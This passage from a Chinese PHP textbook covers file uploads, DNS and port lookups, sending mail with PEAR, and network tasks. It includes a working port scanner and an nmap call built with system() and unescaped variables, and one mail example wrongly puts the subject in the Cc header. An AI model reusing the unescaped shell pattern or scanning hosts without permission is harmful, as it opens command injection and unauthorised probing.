    $props = $file->getProp();

    // 输出属性
    print_r($props);
?>
```

上传名为 notes.txt 的文件并执行代码清单 15-3 中的代码，将得到如下输出：

```
Array (
[real] => notes.txt
[name] => notes.txt
[form_name] => classnotes
[ext] => txt
[tmp_name] => /tmp/B723k_ka43
[size] => 22616
[type] => text/plain
[error] =>
)
```

键值及其相应的属性在本章前面已经讨论过，所以不需要多做说明（此外，所有名字都是自解释的）。如果你需要获取一个属性的值，就将键传递给 getProp()调用。例如，假设希望知道文件的大小（以字节为单位）：

```
echo $files->getProp('size');
```

会生成如下输出：

```
22616
```

15.3.4 上传多个文件

HTTP_Upload 的亮点之一是能够管理多个文件上传。为处理包含多个文件的表单，所要做的只是调用该类的新实例，对每个上传控件调用 getFiles()。假设前面的教授完全疯了，现在要求他的学生每天上交 5 份作业。表单可能如下所示：

```
<form action="multiplehomework.php" enctype="multipart/form-data" method="post">
     <label for="name">Last Name:</label><br />
    <input type="text" name="name" value="" /><br />
    <label for="homework1">Homework #1:</label><br />
    <input type="file" name="homework1" value="" /><br />
    <label for="homework2">Homework #2:</label><br />
    <input type="file" name="homework2" value="" /><br />
    <label for="homework3">Homework #3:</label><br />
    <input type="file" name="homework3" value="" /><br />
    <label for="homework4">Homework #4:</label><br />
```

```
    <input type="file" name="homework4" value="" /><br />
    <label for="homework5">Homework #5:</label><br />
    <input type="file" name="homework5" value="" /><br />
    <input type="submit" name="submit" value="Submit Notes" />
</form>
```

使用 HTTP_Upload 进行处理非常简单：

```
$homework = new HTTP_Upload();
$hw1 = $homework->getFiles('homework1');
$hw2 = $homework->getFiles('homework2');
$hw3 = $homework->getFiles('homework3');
$hw4 = $homework->getFiles('homework4');
$hw5 = $homework->getFiles('homework5');
```

至此，使用 isValid()和 moveTo()等方法就完全可以处理这些文件。

15.4　小结

通过 Web 传输文件可以消除防火墙和 FTP 服务器及客户端所带来的不便。此外，它还提高了应用程序处理和发布非传统文件的能力。通过本章的学习，你会了解到向 PHP 应用程序增加这些功能是何等简单。除了全面地介绍了 PHP 文件上传特性外，本章还讨论了一些实际的示例。

下一章将详细介绍一个非常有用的 Web 开发主题：通过会话处理跟踪用户。

第 16 章 网　络

你看到这一章时可能会感到疑惑，PHP 在网络方面能提供什么功能呢？网络任务不是一般都由用于系统管理的语言（如 Perl 或 Python）完成的吗？尽管这曾经是事实，但在今天，将网络功能集成到 Web 应用程序已经很常见了。事实上，基于 Web 的应用程序经常用于监视甚至维护网络基础设施。此外，对于希望继续使用 PHP 的开发人员来说，利用 PHP 4.2.0 中引入的 CLI（命令行接口），他们现在已经越来越多地将 PHP 用于系统管理。PHP 开发人员总是在 Web 应用程序开发领域中不断发现新的用户需求，为此相应地向这个语言中加入了很多新的特性，这就为我们带来了相当丰富的网络相关功能。

本章分为几个主题，概述如下。

- **DNS、服务器和服务。**PHP 提供了大量函数，可以用于获取与网络内部构件、DNS、协议和因特网地址模式有关的信息。本节将介绍这些函数并提供一些有用的示例。
- **通过 PHP 发送电子邮件。**毫无疑问，通过 Web 应用程序发送电子邮件是现在最常见的特性之一。电子邮件依然是因特网的顶尖级应用程序，它为通信和维护重要数据及信息提供了极其有效的方式。本节将解释如何通过 PHP 脚本轻松地发送信息。此外，你将学到如何使用 PEAR 包 `Mail` 和 `Mail_Mime` 来为较为复杂的邮件分发处理提供便利，比如那些包含多个接收者、HTML 格式以及附件的邮件。
- **常见网络任务。**本章的最后将学习如何使用 PHP 模仿一些命令行工具完成的常见任务，包括 ping 一个网络地址、跟踪网络连接、扫描服务器的开放端口，等等。

16.1 DNS、服务器和服务

当今，要调查或排除网络问题通常需要收集各种影响客户端、服务器和网络内部构件的信息，如协议、域名解析和 IP 地址模式等。PHP 提供了很多函数来获取各个方面的信息，本节将介绍这些函数。

注解　本章介绍的函数当中，有一些只有在使用PHP 5.3.0和更新版本时才能在Windows上起作用。如果运行的是PHP的更早版本，可以查找PEAR包`Net_DNS`来模拟这些函数的功能。

16.1.1 DNS

DNS 允许使用域名（例如 *example.com*）来代替相应的 IP 地址，例如 192.0.34.166。域名及其相

应的IP地址存储在域名服务器上以供引用，这些域名服务器分布在世界各地。一般地，域有多种相关记录，例如其中一种可以将IP地址映射到域，还有一种可以用于转发电子邮件，另一种是域名别名。通常，网络管理员和开发人员需要了解指定域的各种DNS记录。本节将介绍一些标准的PHP函数，用于挖掘关于DNS记录的大量信息。

1. 检查DNS记录是否存在

checkdnsrr()函数检查是否存在DNS记录。其形式为：

```
int checkdnsrr(string host [, string type])
```

通常基于host值和可选的DNS资源记录type来检查DNS记录。如果找到记录，则返回TRUE，否则返回FALSE。可能的记录类型包括以下几种。

- A。IPv4地址记录。负责进行主机名到IPv4的地址转换。
- AAAA。IPv6地址记录。负责进行主机名到IPv6的地址转换。
- A6。IPv6地址记录。用于表示IPv6地址的记录类型。将代替AAAA记录来表示IPv6映射。
- ANY。查找任意类型的记录。
- CNAME。规范名记录。将别名映射到真正的域名。
- MX。邮件交换记录。为主机确定邮件服务器的名和相关首选项。这是默认设置。
- NAPTR。命名授权指针。用于支持与DNS不兼容的名，使用正则表达式重写规则将其解析为新的域。例如，NAPTR可能用于维护遗留的（pre-DNS）服务。
- NS。命名服务器记录。确定主机的命名服务器。
- PTR。指针服务器。用于将IP地址映射到主机。
- SOA。授权启动记录。为主机设置全局参数。
- SRV。服务记录。用于为给定域指示各种服务的位置。
- TXT。文本记录。存储有关主机的额外未格式化信息，如SPF记录。

考虑一个例子。假设希望验证域名example.com是否有一个相应的DNS记录：

```
<?php
    $recordexists = checkdnsrr("example.com", "ANY");
    if ($recordexists)
      echo "The domain name exists!";
    else
      echo "The domain name does not appear to exist!";
?>
```

返回结果如下：

```
The domain name exists
```

可以使用这个函数验证给定邮件地址的域是否存在：

```
<?php
    $email = "ceo@example.com";
    $domain = explode("@",$email);

    $valid = checkdnsrr($domain[1], "ANY");
```

```
    if($valid)
      echo "The domain exists!";
    else
      echo "Cannot locate MX record for $domain[1]!";
?>
```

返回：

```
The domain exists!
```

请记住，这并非请求验证是否存在 MX 记录。有时网络管理员会使用其他配置方法进行邮件解析，而不使用 MX 记录（因为 MX 记录并非绝对必要）。为了避免错误，只需要检查域是否存在，而不要特意请求验证是否存在一条 MX 记录。

此外，这并不会验证电子邮件地址是否真正存在。唯一确定这一点的权威方式是通过单击一个一次性 URL 来给用户发送一封电子邮件，让他来验证这个地址。关于一次性 URL 的更多内容见第 14 章。

2. DNS 资源记录

dns_get_record()函数返回一个数组，包含与 *hostname* 指定域有关的各种 DNS 资源记录。

```
array dns_get_record(string hostname [, int type [, array &authns, array &addtl]])
```

虽然默认情况下 dns_get_record()会返回与域有关的所有记录，但是可以通过指定 *type* 来精简获取的过程，*type* 名必须以 dns_为前缀。这个函数支持在 checkdnsrr()中介绍的所有类型，还支持稍后将介绍的其他类型。最后一点，如果需要此主机名的完整 DNS 描述，可以按引用传入参数 authns 和 addtl，由此指示还要返回与授权名服务器和其他记录有关的信息。

假设给定的 *hostname* 有效并且存在，调用 dns_get_record()则至少返回 4 个属性。

- host。指定所有其他属性对应的 DNS 命名空间名。
- class。因为这个函数只返回 Internet 类的记录，所以此属性总是 IN。
- type。确定记录类型。根据所返回的类型，还可能返回其他属性。
- ttl。记录的生存时间，由记录的最初 TTL 减去查询授权名服务器消耗的时间。

除了 checkdnsrr()中介绍的类型，dns_get_record()还可以使用如下域记录类型。

- DNS_ALL。获取所有可用记录，包括那些使用特定操作系统识别功能无法识别的记录。如果希望确保获取所有可用记录，就可以使用这种类型。
- DNS_ANY。获取特定操作系统可识别的所有记录。
- DNS_HINFO。主机信息记录，用来指定主机的操作系统和计算机类型。记住，此信息不是必需的。
- DNS_NS。命名服务器记录，用来确定命名服务器是否直接负责指定的域，或者是否最终要委托另一个服务器负责。

记住，那些类型名前面必须加上 dns_。考虑一个例子。假如希望了解 example.com 域的更多信息：

```
<?php
    $result = dns_get_record("example.com");
    print_r($result);
?>
```

返回的示例信息如下：

```
Array (
  [0] => Array (
    [host] => example.com
    [type] => A
    [ip] => 192.0.32.10
    [class] => IN
    [ttl] => 169874 )
  [1] => Array (
    [host] => example.com
    [type] => NS
    [target] => a.iana-servers.net
    [class] => IN
    [ttl] => 162063 )
  [2] => Array (
    [host] => example.com
    [type] => NS
    [target] => b.iana-servers.net
    [class] => IN [ttl] => 162063 )
)
```

如果只对地址记录感兴趣，可以执行如下代码：

```
<?php
    $result = dns_get_record("example.com", DNS_A);
    print_r($result);
?>
```

这会返回如下结果：

```
Array (
  [0] => Array (
    [host] => example.com
    [type] => A
    [ip] => 192.0.32.10
    [class] => IN
    [ttl] => 169679 )
)
```

3. 获取MX记录

getmxrr()函数获取 *hostname* 所指定主机的 MX 记录。其形式为：

```
boolean getmxrr(string hostname, array &mxhosts [, array &weight])
```

由 *hostname* 指定的主机的 MX 记录被增加到由 mxhosts 指定的数组中。如果给出可选的输入参数 weight，还会放上相应的重量值，它表示记录标识的各个服务器的访问量。示例如下：

```
<?php
    getmxrr("wjgilmore.com", $mxhosts);
    print_r($mxhosts);
?>
```

返回结果如下：

```
Array ( [0] => aspmx.1.google.com)
```

16.1.2 服务

虽然我们在谈到使用因特网聊天、阅读或下载最新版本的游戏时经常用到因特网一词，但这只是一个泛指。实际上，我们所指的只是某个或某些因特网服务，这些因特网服务才共同定义了这个通信平台。这样的服务包括 HTTP、FTP、POP3、IMAP 和 SSH。出于各种原因（具体解释超出了本书的范围），每种服务通常使用某个特定通信端口。例如，HTTP 的默认端口为 80，SSH 的默认端口为 22。如今，由于在网络各个层次都广泛需要防火墙，我们极需要认识到这些问题。有两个 PHP 函数可用于了解服务及其相应端口号的信息，即 getservbyname()和 getservbyport()。

1. 获取服务器的端口号

getservbyname()函数返回指定服务器的端口号。其形式为：

```
int getservbyname(string service, string protocol)
```

service 对应的服务必须在/etc/services 文件中指定。protocol 参数指定需要此服务的是 tcp 还是 udp 部分。考虑一个例子：

```
<?php
    echo "HTTP's default port number is: ".getservbyname("http", "tcp");
?>
```

返回结果如下：

```
HTTP's default port number is: 80
```

2. 获取端口号的服务名

getservbyport()函数返回对应于所提供的端口号的服务名。其形式为：

```
string getservbyport(int port, string protocol)
```

protocal 参数指定需要此服务的是 tcp 还是 udp 部分。考虑一个例子：

```
<?php
    echo "Port 80's default service is: ".getservbyport(80, "tcp");
?>
```

返回结果如下：

```
Port 80's default service is: www
```

16.1.3 建立套接字连接

在今天的网络化环境中经常需要查询服务，这包括本地和远程查询。通常这是通过与服务建立套接字连接来完成的。本节将展示如何使用 fsockopen()函数来实现这一点。其形式为：

```
resource fsockopen(string target, int port [, int errno [, string errstring
                   [, float timeout]]])
```

fsockopen()函数在端口port上建立与target所表示资源的连接，在可选参数errno和

errstring中返回错误信息。可选参数timeout设置时间限值，以秒为单位，表示函数在失败前多长时间内会继续尝试建立连接。

第一个示例展示了如何使用 fsockopen()在端口 80 上与 www.example.com 建立连接，以及如何输出索引页面：

```
<?php

    // 在端口 80 上与 www.example.com 建立连接
    $http = fsockopen("www.example.com",80);

    // 给服务器发送一个请求
    $req = "GET / HTTP/1.1\r\n";
    $req .= "Host: www.example.com\r\n";
    $req .= "Connection: Close\r\n\r\n";

    fputs($http, $req);

    // 输出请求结果
    while(!feof($http)) {
        echo fgets($http, 1024);
    }

    // 关闭连接
    fclose($http);
?>
```

这会返回如下结果（已按浏览器输出形式格式化）：

```
HTTP/1.1 200 OK Server: Apache/2.2.3 (CentOS) Last-Modified: Tue, 15 Nov 2005 13:24:10 GMT
 ETag: "24ec5-1b6-4059a80bfd280" Accept-Ranges: bytes Content-Type: text/html; charset=
UTF-8 Connection: close Date: Mon, 17 May 2010 20:54:02 GMT Age: 1976 Content-Length: 438

You have reached this web page by typing "example.com", "example.net", or "example.org"
 into your web browser.

These domain names are reserved for use in documentation and are not available for-
registration. See RFC 2606, Section 3.
```

第二个示例如代码清单 16-1 所示，展示了如何使用 fsockopen()构建一个基本的端口扫描器。

代码清单 16-1　使用 fsockopen()创建端口扫描器

```
<?php

    // 给脚本足够的时间来完成任务
    ini_set("max_execution_time", 120);

    // 定义扫描范围
    $rangeStart = 0;
    $rangeStop = 1024;

    // 扫描哪个服务器?
    $target = "localhost";

    // 建立端口值的一个数组
```

```
    $range =range($rangeStart, $rangeStop);

    echo "<p>Scan results for $target</p>";

    // 执行扫描
    foreach ($range as $port) {
        $result = @fsockopen($target, $port,$errno,$errstr,1);
        if ($result) echo "<p>Socket open at port $port</p>";
    }

?>
```

使用这个脚本扫描我的本地机器时会生成以下输出：

```
Scan results for localhost
Socket open at port 22
Socket open at port 80
Socket open at port 631
```

要完成同样的任务还有一种更懒的方式：使用程序执行命令如 system()并结合一个非常棒的免费软件包 Nmap（http://insecure.org/nmap/）。这种方法将在“常见网络任务”一节中介绍。

16.2 邮件

这个强大的功能非常有用，这是很多 Web 应用程序都需要的一种功能，因此本节也可能成为本章甚至本书中最受欢迎的一节。这一节将学习如何通过 PHP 的 mail()函数发送电子邮件，包括如何控制邮件首部、插入附件以及完成其他常见任务。

本节将介绍有关的配置指令，描述 PHP 的 mail()函数，最后通过一些示例强调这个函数的多种用途。

16.2.1 配置指令

与 PHP 的 mail()函数有关的配置指令共有 5 个。要特别注意有关的描述，因为每个函数都与具体平台有关。

1. SMTP = *string*

作用域：PHP_INI_ALL；默认值：localhost

SMTP 指令用于设置 Windows 平台下 PHP 邮件函数的 MTA(邮件传输代理)。注意它只与 Windows 平台有关，因为 UNIX 平台下的函数实现实际上只是包装了操作系统的邮件函数。相反，Windows 的函数实现则依赖于与此指令定义的本地或远程 MTA 所建立的套接字连接。

2. sendmail_from = *string*

作用域：PHP_INI_ALL；默认值：Null

sendmail_from 指令设置消息首部的 From 字段。

3. sendmail_path = *string*

作用域：PHP_INI_SYSTEM；默认值：默认的 sendmail 路径

如果 sendmail 程序不在系统路径中，或者如果需要向 sendmail 程序传递额外的参数，sendmail_path 指令用于设置到 sendmail 二进制程序的路径。默认情况下，会如下设置：

```
sendmail -t -i
```

记住，此指令只用于 UNIX 平台。Windows 平台依赖于与 SMTP 指令确定的 SMTP 服务器在端口 smtp_port 建立的套接字连接。

4. smtp_port = *integer*

作用域：PHP_INI_ALL；默认值：25

smtp_port 指令用于设置连接 SMTP 指令所指定服务器时使用的端口。

5. mail.force_extra_parameters = *string*

作用域：PHP_INI_SYSTEM；默认值：Null

可以使用 mail.force_extra_parameters 指令向 sendmail 程序传递额外的标志。注意，这里传递的任何参数都将替换通过 mail()函数的 addl_params 参数所传递的标志。

16.2.2　使用 PHP 脚本发送电子邮件

可以通过 PHP 脚本发送电子邮件，方法极为简单，只需使用 mail()函数。其形式如下：

```
boolean mail(string to, string subject, string message [, string addl_headers
             [, string addl_params]])
```

mail()函数可以向一个或多个接收者发送带有主题和消息的电子邮件。可以通过 addl_headers 参数调整一些电子邮件属性，甚至可以通过 addl_params 参数传递额外的标志来修改 SMTP 服务器的行为。

在 UNIX 平台上，PHP 的 mail()函数依赖于 sendmail MTA。如果使用其他 MTA(例如 qmail)，需要使用该 MTA 的 sendmail 包装器。PHP 的这个函数在 Windows 平台上的实现依赖于与 SMTP 配置指令指定的 MTA 建立套接字连接，这在上一节已经介绍过。

本节余下部分将介绍一些示例，充分展现这个简单而强大的函数提供的诸多功能。

1．发送纯文本电子邮件

通过 mail()函数发送最简单的电子邮件是轻而易举的，只需要使用 3 个必要的参数，另外还可以有第 4 个参数来标识发件人。下面是一个示例：

```
<?php
    mail("test@example.com", "This is a subject", "This is the mail body",
         "From:admin@example.com\r\n");
?>
```

特别要注意如何设置发件人地址，这里包含有\r\n（回车加换行）字符。如果未以这种方式格式化地址，可能产生意料之外的结果，甚至导致整个函数失败。

2．利用 PEAR：Mail 和 Mail_Mime

尽管可以使用 mail()函数完成更复杂的操作，如向多个接收者发送邮件、用 HTML 格式的邮件“骚扰”用户，或者在邮件中插入附件，但这样做可能很麻烦，也很容易出错。不过，Mail (http://pear.php.net/package/Mail)和 Mail_Mime (http://pear.php.net/package/Mail_Mime) PEAR 包则让这些任务变得轻而易举。这两个包相互结合使用：Mail_Mime 创建消息，Mail 具体发送消息。这一节将介绍这两个包。

- 安装Mail和Mail_Mime

要使用 Mail 和 Mail_Mime，首先需要安装这两个包。为此，可以调用 PEAR 并传入以下参数：

```
%>pear install Mail Mail_Mime
```

执行这个命令，会看到类似下面的输出：

```
Starting to download Mail-1.2.0.tgz (23,214 bytes)
......done: 23,214 bytes
downloading Mail_Mime-1.7.0.tgz ...
Starting to download Mail_Mime-1.7.0.tgz (31,175 bytes)
...done: 31,175 bytes
install ok: channel://pear.php.net/Mail_Mime-1.7.0
install ok: channel://pear.php.net/Mail-1.2.0
```

● 发送有多个接收者的电子邮件

使用 Mail 和 Mail_Mime 向多个接收者发送电子邮件时，要求在一个数组中标识出适当的首部。实例化 Mail_Mime 类后，可以调用 headers()方法并传入这个数组，如下例所示：

```
<?php

    // 包含 Mail 和 Mime_Mail 包
    include('Mail.php');
    include('Mail/mime.php');

    // 接收者名字和电子邮件地址
    $name = "Jason Gilmore";
    $recipient = "jason@example.com";

    // 发送者地址
    $from = "bram@example.com";

    // CC 地址
    $cc = "marketing@example.com";

    // 消息主题
    $subject = "Thank you for your inquiry";

    // 电子邮件正文
    $txt = <<<txt
    This is the e-mail message.
txt;

    // 识别相关的邮件首部
    $headers['From']    = $from;
    $headers['Cc'] = $subject;
    $headers['Subject'] = $subject;

    // 实例化 Mail_mime 类
    $mimemail = new Mail_mime();

    // 设置消息
    $mimemail->setTXTBody($txt);

    // 构建消息
    $message = $mimemail->get();
```

```
// 准备首部
$mailheaders = $mimemail->headers($headers);

// 新建 Mail 类实例
$email =& Mail::factory('mail');

// 发送电子邮件!
$email->send($recipient, $mailheaders, $message) or die("Can't send message!");

?>
```

● 发送HTML格式的电子邮件

虽然许多人认为 HTML 格式的电子邮件是因特网最烦人的问题之一，不过对于 PHP 的 mail() 函数来说，如何发送 HTML 格式的电子邮件确实是一个不断出现的问题。因此，为谨慎起见我们给出一个这方面的例子，希望不会有无辜的接收者受害。

尽管人们对这个任务有很多误解，但发送 HTML 格式的电子邮件真的很容易。考虑代码清单 16-2，它创建并发送一个 HTML 格式的消息：

代码清单 16-2　发送一个 HTML 格式的电子邮件

```
<?php

// 包含 Mail 和 Mime_Mail 包
include('Mail.php');
include('Mail/mime.php');

// 接收者名字和电子邮件地址
$name = "Jason Gilmore";
$recipient = "jason@example.org";

// 发送者地址
$from = "bram@example.com";

// 消息主题
$subject = "Thank you for your inquiry - HTML Format";

// 电子邮件正文
$html = <<<html
<html><body>
<h3>Example.com Stamp Company</h3>
<p>
Dear $name,<br />
Thank you for your interest in <b>Example.com's</b> fine selection of
collectible stamps. Please respond at your convenience with your telephone
number and a suggested date and time to chat.
</p>

<p>I look forward to hearing from you.</p>

<p>
Sincerely,<br />
Bram Brownstein<br />
```

```
    President, Example.com Stamp Supply
html;

    // 识别相关的邮件首部
    $headers['From']    = $from;
    $headers['Subject'] = $subject;

    // 实例化 Mail_mime 类
    $mimemail = new Mail_mime();

    // 设置 HTML 消息
    $mimemail->setHTMLBody($html);

    // 构建消息
    $message = $mimemail->get();

    // 准备首部
    $mailheaders = $mimemail->headers($headers);

    // 新建 Mail 类实例
    $email =& Mail::factory('mail');

    // 已发送电子邮件!
    $email->send($recipient, $mailheaders, $message) or die("Can't send message!");

?>
```

执行此脚本将得到如图 16-1 所示的电子邮件。因为众多邮件客户端对 HTML 格式的电子邮件有不同的处理方式，所以应尽量使用纯文本格式。




图 16-1 HTML 格式的电子邮件

3. 发送附件

通常存在这样一个问题：如何在以编程方式创建的电子邮件中插入附件？使用 Mail_Mime 来实现这一任务很容易。只要调用 Mail_Mime 对象的 addAttachment() 方法，传入附件名和扩展，然

后确认它的内容类型：

```
$mimemail->addAttachment('inventory.pdf', 'application/pdf');
```

16.3　常见网络任务

虽然各种命令行应用程序一直以来都能完成本节所展示的网络任务，但通过 Web 来完成这些任务肯定是有用的。例如，当 IT 支持部门的员工排除网络问题时，如果没有 SSH 客户端，他们可以使用企业内部网上的这样一些基于 Web 的应用程序。此外，可以通过大多数现代无线 PDA 上都有的 Web 浏览器访问这些 Web 应用程序。最后，虽然命令行程序非常强大灵活，但通过 Web 查看这些信息有时更加方便。不论出于何种原因，本节中的应用程序都会派上用场。

注解　本节的一些示例使用了system()函数。这个函数已在第10章介绍过。

16.3.1　连接服务器

验证服务器的连接性是一个常见的管理任务。下面的示例展示了如何使用 PHP 来完成这个任务：

```
<?php

    // ping 哪个服务器?
    $server = "www.example.com";

    // Ping 服务器多少次?
    $count = 3;

    // 执行任务
    echo "<pre>";
    system("/bin/ping -c $count $server");
    echo "</pre>";

    // 杀死任务
    system("killall -q ping");

?>
```

以上代码应当很简单，只需要对 killall 的系统调用多做一些解释。这个调用是必要的，因为当用户过早地结束进程时，系统调用执行的命令还会继续执行。在浏览器中结束脚本执行实际上不会停止服务器上执行的进程，所以需要手工来停止。

示例输出如下：

```
PING www.example.com (192.0.32.10) 56(84) bytes of data.
64 bytes from www.example.com (192.0.32.10): icmp_seq=1 ttl=243 time=84.0 ms
64 bytes from www.example.com (192.0.32.10): icmp_seq=3 ttl=243 time=84.2 ms

--- www.example.com ping statistics ---
3 packets transmitted, 2 received, 33% packet loss, time 2009ms
rtt min/avg/max/mdev = 84.095/84.178/84.261/0.083 ms
```

PHP 的程序执行函数功能很强大，因为这些函数允许你利用安装在服务器上的任何程序，这些程

序具有正确的许可。

16.3.2 创建端口扫描器

本章前面介绍 fsockopen()时展示了如何创建端口扫描器。但是，与本节介绍的许多任务一样，可以通过 PHP 的程序执行函数更简单地完成这个任务。下例使用了 PHP 的 system()函数和 Nmap(网络映射器）工具：

```
<?php

    $target = "www.example.com";
    echo "<pre>";
    system("/usr/bin/nmap $target");
    echo "</pre>";

    // 杀死任务
    system("killall -q nmap");

?>
```

以下是示例输出的一部分：

```
Starting Nmap 5.00 ( http://nmap.org ) at 2010-05-17 17:24 EDT
Interesting ports on www.example.com (192.0.32.10):
Not shown: 995 filtered ports
PORT    STATE  SERVICE
21/tcp  closed ftp
43/tcp  closed whois
53/tcp  closed domain
80/tcp  open   http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 6.06 seconds
```

16.3.3 创建子网转换器

有时，你可能因为试图找出某些不明显的网络配置问题而发愁。最常见的问题只是一条网线插错或者根本没有插网线。其次比较常见的问题是，在配置必要的基本网络配置时出现了错误：IP 地址、子网掩码、广播地址、网络地址等。为修复这个问题，可以利用一些 PHP 函数和位操作来完成这些计算。如果给定 IP 地址和掩码，代码清单 16-3 中的示例可以计算其中一些配置。

代码清单 16-3 子网转换器

```
<form action="listing16-3.php" method="post">
<p>
IP Address:<br />
<input type="text" name="ip[]" size="3" maxlength="3" value="" />.
<input type="text" name="ip[]" size="3" maxlength="3" value="" />.
<input type="text" name="ip[]" size="3" maxlength="3" value="" />.
<input type="text" name="ip[]" size="3" maxlength="3" value="" />
</p>

<p>
Subnet Mask:<br />
```

```
<input type="text" name="sm[]" size="3" maxlength="3" value="" />.
<input type="text" name="sm[]" size="3" maxlength="3" value="" />.
<input type="text" name="sm[]" size="3" maxlength="3" value="" />.
<input type="text" name="sm[]" size="3" maxlength="3" value="" />
</p>

<input type="submit" name="submit" value="Calculate" />

</form>

<?php
    if (isset($_POST['submit'])) {
        // 连结 IP 组成部分并转换为 IPv4 格式
        $ip = implode('.', $_POST['ip']);
        $ip = ip2long($ip);

        // 连结网络掩码组成部分并转换为 IPv4 格式
        $netmask = implode('.', $_POST['sm']);
        $netmask = ip2long($netmask);

        // 计算网络地址
        $na = ($ip & $netmask);
        // 计算广播地址
        $ba = $na | (~$netmask);

        // 重转换地址为点格式并显示
        echo "Addressing Information: <br />";
        echo "<ul>";
        echo "<li>IP Address: ". long2ip($ip)."</li>";
        echo "<li>Subnet Mask: ". long2ip($netmask)."</li>";
        echo "<li>Network Address: ". long2ip($na)."</li>";
        echo "<li>Broadcast Address: ". long2ip($ba)."</li>";
        echo "<li>Total Available Hosts: ".($ba - $na - 1)."</li>";
        echo "<li>Host Range: ". long2ip($na + 1)." -  ".
             long2ip($ba - 1)."</li>";
      echo "</ul>";
    }
?>
```

考虑一个例子。如果 IP 地址是 192.168.1.101，子网掩码是 255.255.255.0，应当能看到如图 16-2 所示的输出。




图 16-2　计算网络地址

16.3.4 测试用户带宽

虽然当今网站常用各种形式的带宽密集的介质，但要记住并非所有用户都能使用高速的网络连接。使用 PHP，向用户发送大量数据，然后记录完成传输所用的时间，就可以自动测试用户的网络速度。

为此，找到一个任意的大文本文件，例如一个大约 1.5 MB 的文件，然后编写一个脚本，根据用户“下载”这个文件所需的时间计算网络速度。这个脚本如代码清单 16-4 所示。

代码清单 16-4 计算网络带宽

```
<?php

    // 检索要发送给用户的数组
    $data = file_get_contents("textfile.txt");

    // 确定数据总大小，以千字节为单位
    $fsize = filesize("textfile.txt") / 1024;

    // 确定起始时间
    $start = time();

    // 发送数据给用户
    echo "<!-- $data -->";

    // 确定终止时间
    $stop = time();

    // 计算发送数据所耗时间
    $duration = $stop - $start;
    // 用文件大小除以传输时间（以秒计）
    $speed = round($fsize / $duration,2);

    // 显示计算得出的速度（Kbit/s）
    echo "Your network speed: $speed KB/sec.";

?>
```

执行此脚本将得到类似于下面的输出：

```
Your network speed: 59.91 KB/sec.
```

16.4 小结

PHP 的网络功能不会很快取代命令行或其他成熟客户端已经提供的工具。但是，随着 PHP 命令行功能的继续发展，你可能很快就会在现实中发现本章内容的用武之地，而这可能就是电子邮件分发功能。

PHP 能有效地与其他企业级技术交互使用，下一章就提供了一个明证，将展示通过 PHP 的 LDAP 扩展与你首选的目录服务器进行交互是何等容易。

第 17 章 PHP 和 LDAP

目录服务为系统管理员、开发人员和终端用户提供了一种一致、高效、安全的方式，用以查看和管理诸如人员、文件、打印机和应用程序等资源。这些“读优化”的数据存储库结构通常很接近于公司的物理结构，图 17-1 显示了这样一个例子。

